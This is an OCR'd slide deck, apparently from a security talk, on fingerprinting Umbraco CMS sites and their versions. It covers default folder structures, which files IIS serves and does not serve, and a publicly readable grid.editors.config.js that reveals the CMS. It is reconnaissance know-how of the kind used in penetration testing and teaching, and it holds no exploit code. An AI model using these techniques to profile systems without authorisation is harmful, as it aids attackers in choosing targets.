
Footprint & Identification

<!-- Security by Jeffrey Schoemaker -->

404


We could not find a page corresponding to the url.

Sorry about that.



Mission 1.2

- Goal: Determine whether it's Umbraco, even when the Umbraco folder is renamed
- Approach: Find other characteristics of Umbraco




Level 1
Footprint & Identification

<!-- Security by Jeffrey Schoemaker -->

A clean Umbraco folder structure

- App_Browsers
- App_Data
- App_Plugins
- bin
- config
- Media
- My-secret-loginpanel
- obj
- Properties
- umbraco
- Umbraco_Client
- Views
- default.aspx


- **Files not served by IIS webserver (by default)**
  - .asax
  - .config
  - .csproj




Level 1
Footprint & Identification

<!-- Security by Jeffrey Schoemaker -->

Other folders?




- **Folders not served by IIS (by default)**
  - App_Browsers
  - App_Data
  - bin
- **Empty folders**
  - Media
  - Obj
  - Properties
  - Views



Leaves us with...

- /App_Plugins/
- /Config/
- /Umbraco_client/




Level 1
Footprint & Identification

<!-- Security by Jeffrey Schoemaker -->

/Config/-folder

BackOfficeTours	17/04/2018 13:38	File folder	
imageprocessor	17/04/2018 13:38	File folder	
Lang	17/04/2018 13:38	File folder	
splashes	17/04/2018 13:38	File folder	
404handlers.config	17/04/2018 13:38	XML Configuration...	1 KB
applications.config	17/04/2018 13:38	XML Configuration...	1 KB
BaseRestExtensions.config	17/04/2018 13:38	XML Configuration...	1 KB
ClientDependency.config	17/04/2018 16:22	XML Configuration...	4 KB
Dashboard.config	17/04/2018 13:38	XML Configuration...	3 KB
EmbeddedMedia.config	17/04/2018 13:38	XML Configuration...	7 KB
ExamineIndex.config	17/04/2018 13:38	XML Configuration...	2 KB
ExamineSettings.config	17/04/2018 13:38	XML Configuration...	2 KB
feedProxy.config	17/04/2018 13:38	XML Configuration...	1 KB
FileSystemProviders.config	17/04/2018 13:38	XML Configuration...	1 KB
grid.editors.config.js	17/04/2018 13:38	JavaScript File	2 KB
HealthChecks.config	17/04/2018 13:38	XML Configuration...	2 KB
log4net.config	17/04/2018 13:38	XML Configuration...	2 KB
metablogConfig.config	17/04/2018 13:38	XML Configuration...	1 KB
scripting.config	17/04/2018 13:38	XML Configuration...	1 KB
tinyMceConfig.config	17/04/2018 13:38	XML Configuration...	13 KB
trees.config	17/04/2018 13:52	XML Configuration...	6 KB
umbracoSettings.config	17/04/2018 13:38	XML Configuration...	10 KB

<!-- Security by Jeffrey Schoemaker -->



Level 1
Footprint & Identification


Aah... Only .config files

BackOfficeTours	17/04/2018 13:38	File folder	
imageprocessor	17/04/2018 13:38	File folder	
Lang	17/04/2018 13:38	File folder	
splashes	17/04/2018 13:38	File folder	
404handlers.config	17/04/2018 13:38	XML Configuration...	1 KB
applications.config	17/04/2018 13:38	XML Configuration...	1 KB
BaseRestExtensions.config	17/04/2018 13:38	XML Configuration...	1 KB
ClientDependency.config	17/04/2018 16:22	XML Configuration...	4 KB
Dashboard.config	17/04/2018 13:38	XML Configuration...	3 KB
EmbeddedMedia.config	17/04/2018 13:38	XML Configuration...	7 KB
ExamineIndex.config	17/04/2018 13:38	XML Configuration...	2 KB
ExamineSettings.config	17/04/2018 13:38	XML Configuration...	2 KB
feedProxy.config	17/04/2018 13:38	XML Configuration...	1 KB
FileSystemProviders.config	17/04/2018 13:38	XML Configuration...	1 KB
grid.editors.config.js	17/04/2018 13:38	JavaScript File	2 KB
HealthChecks.config	17/04/2018 13:38	XML Configuration...	2 KB
log4net.config	17/04/2018 13:38	XML Configuration...	2 KB
metablogConfig.config	17/04/2018 13:38	XML Configuration...	1 KB
scripting.config	17/04/2018 13:38	XML Configuration...	1 KB
tinyMceConfig.config	17/04/2018 13:38	XML Configuration...	13 KB
trees.config	17/04/2018 13:52	XML Configuration...	6 KB
umbracoSettings.config	17/04/2018 13:38	XML Configuration...	10 KB

But wait!


Javascript?

<!-- Security by Jeffrey Schoemaker -->




Level 1

Footprint & Identification





```
    "alias": "gridTweet",
    "view": "/App_Plugins/DocTypeGridEditor/Views/doctypegrideditor.html",
    "render": "/App_Plugins/DocTypeGridEditor/Render/DocTypeGridEditor.cshtml",
    "icon": "icon-bird",
    "config": {
        "allowedDocTypes": ["gridTweet"],
        "nameTemplate": "",
        "enablePreview": false,
        "viewPath": "/Views/Partials/Grid/Editors/DocTypeGridEditor/",
        "previewViewPath": "/Views/Partials/Grid/Editors/DocTypeGridEditor/Previews/",
        "previewCssFilePath": "",
        "previewJsFilePath": ""
    }
},
{
    "name": "Charts",
    "alias": "charts",
    "view": "/App_Plugins/DocTypeGridEditor/Views/doctypegrideditor.html",
    "render": "/App_Plugins/DocTypeGridEditor/Render/DocTypeGridEditor.cshtml",
    "icon": "icon-chart",
    "config": {
        "allowedDocTypes": ["gridBarChart", "gridDoughnutChart", "gridPieChart", "gridLineChart"],
        "nameTemplate": "",
        "enablePreview": false,
        "viewPath": "/Views/Partials/Grid/Editors/DocTypeGridEditor/",
        "previewViewPath": "/Views/Partials/Grid/Editors/DocTypeGridEditor/Previews/",
        "previewCssFilePath": "",
        "previewJsFilePath": ""
    }
},
{
    "name": "Big numbers",
    "alias": "bigNumbers",
    "view": "/App_Plugins/DocTypeGridEditor/Views/doctypegrideditor.html",
    "render": "/App_Plugins/DocTypeGridEditor/Render/DocTypeGridEditor.cshtml",
    "icon": "icon-chart",
<!-- Security by Jeffrey Schoemaker -->
```



That must be Umbraco!


Mission 1.3

- Goal: What version of Umbraco is being used
- Approach: Looking at specifics of that version




Level 1
Footprint & Identification


Looking at the login screens



